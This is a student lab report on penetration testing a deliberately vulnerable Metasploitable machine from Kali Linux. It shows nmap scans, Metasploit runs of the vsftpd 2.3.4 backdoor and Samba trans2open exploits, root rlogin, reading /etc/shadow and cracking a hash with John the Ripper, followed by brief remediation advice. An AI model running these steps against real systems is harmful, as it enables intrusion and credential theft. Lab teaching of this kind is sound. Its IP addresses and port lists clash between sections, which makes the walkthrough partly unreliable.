ETHICAL HACKING PROJECT

INTRODUCTION:

The purpose of this project is to simulate real-world network penetration testing and defense mechanisms using vulnerable virtual environments and professional-grade tools. It focuses on replicating how attackers scan, enumerate, exploit, and compromise networked systems and how defenders can detect, respond to, and remediate these actions. The project aims to provide hands-on experience with ethical hacking methodologies and cybersecurity best practices.

This simulation uses two primary virtual machines:

- **Kali Linux**, an advanced penetration testing Linux distribution used by ethical hackers and security professionals.

- **Metasploitable**, a deliberately vulnerable Linux-based virtual machine designed for testing and learning about security vulnerabilities.

The project is divided into multiple tasks that follow the typical penetration testing lifecycle:

1. **Network Scanning** – Identification of live hosts and open ports using tools like Nmap.

2. **Reconnaissance** – Gathering intelligence about the network, services, and systems, including hidden ports and service versions.

3. **Enumeration** – Extracting detailed information from services such as usernames, shares, and configurations.

4. **Exploitation** – Exploiting known vulnerabilities in the target system's services using tools like Metasploit to gain unauthorized access.

5. **Privilege Escalation** – Creating a new user with root-level access on the target system.

6. **Password Cracking** – Extracting and cracking password hashes to gain deeper system access using tools like John the Ripper.

7. **Remediation** – Proposing solutions to fix identified vulnerabilities and enhance the target system's security.

The project not only demonstrates how attacks are carried out but also emphasizes the importance of **defensive measures** such as patching outdated software, using strong passwords, and configuring services securely. By completing this project, students gain insight into the mindset of both attackers and defenders, developing critical skills necessary for real-world cybersecurity roles.

PROJECT REQUIREMENTS:

Two Operating System:

1. Kali Linux (Attacking machine)

2. Metasploitable machine (Target Machine)

TOOLS USED:

- Nmap
- Metasploit Framework
- John the Ripper
- Metaspolitable2

TASKS:

Network Scanning

Task 1: Basic Network Scan

Step 1: Open a terminal on your Kali Linux machine.

Step 2: Run a basic scan on your local network.

nmap -v 192.168.112.1/24

Expected Output: A list of devices on the network, their IP addresses, and the open ports. This -v Option will show a detailed view of the running scan.

Ouput of the Scan

```
Nmap scan report for 192.168.211.250 [host down]
Nmap scan report for 192.168.211.251 [host down]
Nmap scan report for 192.168.211.252 [host down]
Nmap scan report for 192.168.211.253 [host down]
Nmap scan report for 192.168.211.255 [host down]
Initiating Parallel DNS resolution of 1 host. at 08:35
Completed Parallel DNS resolution of 1 host. at 08:35, 0.01s elapsed
Initiating SYN Stealth Scan at 08:35
Scanning 3 hosts [1000 ports/host]
Discovered open port 53/tcp on 192.168.211.2
Completed SYN Stealth Scan against 192.168.211.2 in 1.20s (2 hosts left)
Discovered open port 7070/tcp on 192.168.211.1
Completed SYN Stealth Scan against 192.168.211.254 in 6.44s (1 host left)
Completed SYN Stealth Scan at 08:35, 6.44s elapsed (3000 total ports)
Nmap scan report for 192.168.211.1
Host is up (0.00099s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT     STATE SERVICE
7070/tcp open  realserver
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.211.2
Host is up (0.00024s latency).
Not shown: 999 closed tcp ports (reset)
PORT    STATE SERVICE
53/tcp open  domain
MAC Address: 00:50:56:FC:1F:32 (VMware)

Nmap scan report for 192.168.211.254
Host is up (0.00036s latency).
All 1000 scanned ports on 192.168.211.254 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:F5:3B:8E (VMware)

Initiating SYN Stealth Scan at 08:35
Scanning 192.168.211.128 [1000 ports]
Completed SYN Stealth Scan at 08:35, 0.06s elapsed (1000 total ports)
Nmap scan report for 192.168.211.128
Host is up (0.0000090s latency).
All 1000 scanned ports on 192.168.211.128 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Read data files from: /usr/share/nmap
Nmap done: 256 IP addresses (4 hosts up) scanned in 9.69 seconds
          Raw packets sent: 6516 (278.512KB) | Rcvd: 3014 (124.484KB)
```

Task 2 – Reconnaissance

1: Scanning for hidden Ports

Step 1: To scan for hidden ports , we have to scan whole range of ports on that specific targeted ip address.

nmap -v -p- 192.168.112.1 Expected Output: A list of hidden ports with services.

Output

```
  ┌──(root㉿kali)-[/home/kali]
  └─# nmap -v -p- 192.168.112.1
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-18 08:44 EDT
Initiating Ping Scan at 08:44
Scanning 192.168.112.1 [4 ports]
Completed Ping Scan at 08:44, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 08:44
Completed Parallel DNS resolution of 1 host. at 08:44, 0.01s elapsed
Initiating SYN Stealth Scan at 08:44
Scanning 192.168.112.1 [65535 ports]
Discovered open port 135/tcp on 192.168.112.1
Discovered open port 139/tcp on 192.168.112.1
Discovered open port 445/tcp on 192.168.112.1
Discovered open port 49669/tcp on 192.168.112.1
Discovered open port 49664/tcp on 192.168.112.1
Discovered open port 7070/tcp on 192.168.112.1
Discovered open port 49666/tcp on 192.168.112.1
Discovered open port 49665/tcp on 192.168.112.1
Discovered open port 59518/tcp on 192.168.112.1
SYN Stealth Scan Timing: About 20.41% done; ETC: 08:46 (0:02:01 remaining)
Discovered open port 49668/tcp on 192.168.112.1
Discovered open port 49667/tcp on 192.168.112.1
SYN Stealth Scan Timing: About 48.05% done; ETC: 08:46 (0:01:06 remaining)
Discovered open port 902/tcp on 192.168.112.1
SYN Stealth Scan Timing: About 67.83% done; ETC: 08:46 (0:00:43 remaining)
Discovered open port 50968/tcp on 192.168.112.1
Increasing send delay for 192.168.112.1 from 0 to 5 due to 36 out of 118 dropped probes since last increase.
SYN Stealth Scan Timing: About 50.74% done; ETC: 08:48 (0:01:57 remaining)
SYN Stealth Scan Timing: About 50.88% done; ETC: 08:49 (0:02:26 remaining)
SYN Stealth Scan Timing: About 51.02% done; ETC: 08:49 (0:02:54 remaining)
SYN Stealth Scan Timing: About 51.16% done; ETC: 08:50 (0:03:21 remaining)
SYN Stealth Scan Timing: About 51.30% done; ETC: 08:51 (0:03:49 remaining)
SYN Stealth Scan Timing: About 51.44% done; ETC: 08:52 (0:04:16 remaining)
SYN Stealth Scan Timing: About 51.57% done; ETC: 08:53 (0:04:43 remaining)
Increasing send delay for 192.168.112.1 from 5 to 10 due to 169 out of 563 dropped probes since last increase.
SYN Stealth Scan Timing: About 51.74% done; ETC: 08:54 (0:05:14 remaining)
Increasing send delay for 192.168.112.1 from 10 to 20 due to 11 out of 11 dropped probes since last increase.
Increasing send delay for 192.168.112.1 from 20 to 40 due to 11 out of 11 dropped probes since last increase.
Increasing send delay for 192.168.112.1 from 40 to 80 due to 11 out of 11 dropped probes since last increase.
SYN Stealth Scan Timing: About 51.92% done; ETC: 08:56 (0:05:48 remaining)
Increasing send delay for 192.168.112.1 from 80 to 160 due to 11 out of 11 dropped probes since last increase.
Increasing send delay for 192.168.112.1 from 160 to 320 due to 11 out of 11 dropped probes since last increase.
SYN Stealth Scan Timing: About 52.03% done; ETC: 08:57 (0:06:25 remaining)
```

Total Hidden Ports = 7

List of hidden ports

1.8787/tcp open msgsrvr

2.35917/tcp open unknown

3.36440/tcp open unknown

4.41865/tcp open unknown

5.45435/tcp open unknown

6.6697/tcp open ircs-u

7.8009/tcp open ajp13

2: Service Version Detection

Step 1: Use the -sV option to detect the version of services running on open ports:

nmap -v -sV 192.168.112.1 Expected Output: A detailed list of open ports and the services running on them, including version information.

Output

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -v -sV 192.168.112.1
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-18 08:43 EDT
NSE: Loaded 47 scripts for scanning.
Initiating Ping Scan at 08:43
Scanning 192.168.112.1 [4 ports]
Completed Ping Scan at 08:43, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 08:43
Completed Parallel DNS resolution of 1 host. at 08:43, 0.01s elapsed
Initiating SYN Stealth Scan at 08:43
Scanning 192.168.112.1 [1000 ports]
Discovered open port 445/tcp on 192.168.112.1
Discovered open port 139/tcp on 192.168.112.1
Discovered open port 135/tcp on 192.168.112.1
Discovered open port 902/tcp on 192.168.112.1
Discovered open port 912/tcp on 192.168.112.1
Discovered open port 7070/tcp on 192.168.112.1
Completed SYN Stealth Scan at 08:43, 9.83s elapsed (1000 total ports)
Initiating Service scan at 08:43
Scanning 6 services on 192.168.112.1
Completed Service scan at 08:43, 11.18s elapsed (6 services on 1 host)
NSE: Script scanning 192.168.112.1.
Initiating NSE at 08:43
Completed NSE at 08:43, 0.02s elapsed
Initiating NSE at 08:43
Completed NSE at 08:43, 0.07s elapsed
Nmap scan report for 192.168.112.1
Host is up (0.0023s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT     STATE SERVICE         VERSION
135/tcp  open  msrpc           Microsoft Windows RPC
139/tcp  open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
902/tcp  open  ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
912/tcp  open  vmware-auth     VMware Authentication Daemon 1.0 (Uses VNC, SOAP)
7070/tcp open  ssl/realserver?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.70 seconds
           Raw packets sent: 2003 (88.108KB) | Rcvd: 1532 (61.312KB)
```

3: Operating System Detection

Step 1: Use the -O option to detect the operating systems of devices on the network:

nmap -v -O 192.168.112.1

Expected Output: The operating system details of the devices on the network.

Output

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -v -O 192.168.112.1
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-18 08:42 EDT
Initiating Ping Scan at 08:42
Scanning 192.168.112.1 [4 ports]
Completed Ping Scan at 08:42, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 08:42
Completed Parallel DNS resolution of 1 host. at 08:42, 1.05s elapsed
Initiating SYN Stealth Scan at 08:42
Scanning 192.168.112.1 [1000 ports]
Discovered open port 445/tcp on 192.168.112.1
Discovered open port 135/tcp on 192.168.112.1
Discovered open port 139/tcp on 192.168.112.1
Discovered open port 7070/tcp on 192.168.112.1
Discovered open port 912/tcp on 192.168.112.1
Discovered open port 902/tcp on 192.168.112.1
Completed SYN Stealth Scan at 08:42, 4.61s elapsed (1000 total ports)
Initiating OS detection (try #1) against 192.168.112.1
Retrying OS detection (try #2) against 192.168.112.1
WARNING: OS didn't match until try #2
Nmap scan report for 192.168.112.1
Host is up (0.0031s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
902/tcp  open  iss-realsecure
912/tcp  open  apex-mesh
7070/tcp open  realserver
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows XP|7|2012
OS CPE: cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2012
OS details: Microsoft Windows XP SP3 or Windows 7 or Windows Server 2012
TCP Sequence Prediction: Difficulty=258 (Good luck!)
IP ID Sequence Generation: Incremental

Read data files from: /usr/share/nmap
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.81 seconds
           Raw packets sent: 2103 (97.226KB) | Rcvd: 745 (31.146KB)
```

Task 3: Enumeration

Target IP Address: 192.168.52.129

- **Operating System Details:** Linux 2.6.9 - 2.6.33

- **MAC Address:** 00:0C:29:5D:FE:0B (VMware)

- **Device Type:** General purpose

Services Version with open ports (LIST ALL THE OPEN PORTS EXCLUDING HIDDEN PORTS)

PORT	STATE	SERVICE VERSION
21/tcp	open ftp	vsftpd 2.3.4
22/tcp	open ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	Open telnet	Linux telnetd
25/tcp	Open sntp	Postfix sntp
53/tcp	Open domain	ISC BIND 9.4.2
80/tcp	Open http	Apache httpd 2.2.8

111/tcp	Open rpcbind	2(RPC #100000)
139/tcp	Open netbios-ssn	Samba smbd 3.X-4.X
445/tcp	Open netbios-ssn	Samba smbd 3.X-4.X
512/tcp	Open exec	Netkit-rsh rexecd
513/tcp	Open login	
514/tcp	Open shell	Netkit rshd
1099/tcp	Open java-rml	GNU classpath
1524/tcp	Open bindshell	Metasploitable root shell
2049/tcp	Open nfs	2-4(RPC #100003)
2121/tcp	Open ftp	ProFTPD 1.3.1
3306/tcp	Open mysql	MySQL 5.0.51a
5432/tcp	Open postgresql	PostgreSQL DB 8.3.0
5900/tcp	Open vnc	VNC(Protocol 3.3)
6000/tcp	Open X11	(access denied)
6667/tcp	Open irc	UnrealIRCd
8009/tcp	Open ajp13	Apache Jserv(Protocol v1.3)
8180/tcp	Open http	Apache Tomcat

Hidden Ports with Service Versions (ONLY HIDDEN PORTS)

8787/tcp open drb   Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)

47436/tcp open mountd   1-3 (RPC #100005)

50918/tcp open java-rmi   GNU Classpath grmiregistry

59995/tcp open nlockmgr   1-4 (RPC #100021)

60004/tcp open status   1 (RPC #100024)

Task 4- Exploitation of services

1. Exploit vsftpd 2.3.4 – Backdoor Command Execution

- Vulnerability: Backdoor command execution vulnerability (CVE-2011-2523)

- Exploit Module: exploit/unix/ftp/vsftpd_234_backdoor

```
       =[ metasploit v6.4.34-dev                          ]
+ -- --=[ 2461 exploits - 1267 auxiliary - 431 post       ]
+ -- --=[ 1471 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                        ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS <target_ip>
RHOSTS ⇒ <target_ip>
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
RHOSTS ⇒ 192.168.56.102
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling ...
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.101:38215 → 192.168.56.10
2:6200) at 2025-05-17 12:56:55 -0400
```

2. Exploiting R Services (Port 512,513,514)

```
msf6 > nmap -p 512,513,514 -sC -sV --script=vuln 192.168.56.102
[*] exec: nmap -p 512,513,514 -sC -sV --script=vuln 192.168.56.102

Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-17 13:16 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.015s latency).

PORT     STATE SERVICE VERSION
512/tcp open  exec    netkit-rsh rexecd
513/tcp open  login   OpenBSD or Solaris rlogind
514/tcp open  shell   Netkit rshd
MAC Address: 08:00:27:C8:96:F8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.
org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.04 seconds
msf6 > rlogin -l root 192.168.56.102
[*] exec: rlogin -l root 192.168.56.102

Last login: Sat May 17 12:52:23 EDT 2025 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~#
```

3. Exploit Samba smbd – Remote Command Execution

- **Vulnerability:** Samba trans2open overflow (CVE-2003-0201)

- **Exploit Module:** exploit/linux/samba/trans2open

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/linux/samba/trans2open
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/trans2open) > set RHOSTS 192.168.56.102
RHOSTS ⇒ 192.168.56.102
msf6 exploit(linux/samba/trans2open) > run

[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want Reverse
ListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] 192.168.56.102:139 - Trying return address 0×bffffdfc ...
```

Task 5 - Create user with root permission

adduser newuser1

Set a simple password example 12345 or hello or 987654321

NOTE- Every student have to use different password

Get the details of user in /etc/passwd

Get the details of password hash in /etc/shadow

Hash newuser1:1M/R1KkTD$XGDnXXTvygtDeyM3JiDlU0:20224:0:99999:7:::

Task 6 - Cracking password hashes

Store the password hash in a text file

Cracking password with prebuilt wordlist of john in default mode

John hashing

John hashing –show

Task 7: Remediation

Identified Issues and Recommendations:

1. **Outdated FTP Server (vsftpd 2.3.4):**

   o   Vulnerable to backdoor attack.

   o   **Remediation:** Upgrade to latest secure version (e.g., vsftpd 3.0.5).

2. **Outdated SSH Server (OpenSSH 4.7p1):**

   o   Susceptible to brute force and potential RCE.

   o   **Remediation:** Update to latest version (e.g., OpenSSH 9.6).

3. **Insecure Java RMI Service:**

- Allows remote code execution.

- **Remediation:** Disable or restrict RMI access with firewall rules.

<u>Major Learnings</u>

- Understood practical use of **Nmap** for scanning and enumeration.

- Gained experience in **service exploitation** and **user privilege escalation**.

- Learned **password cracking techniques** using John the Ripper.

- Developed insight into **security best practices and remediation strategies**.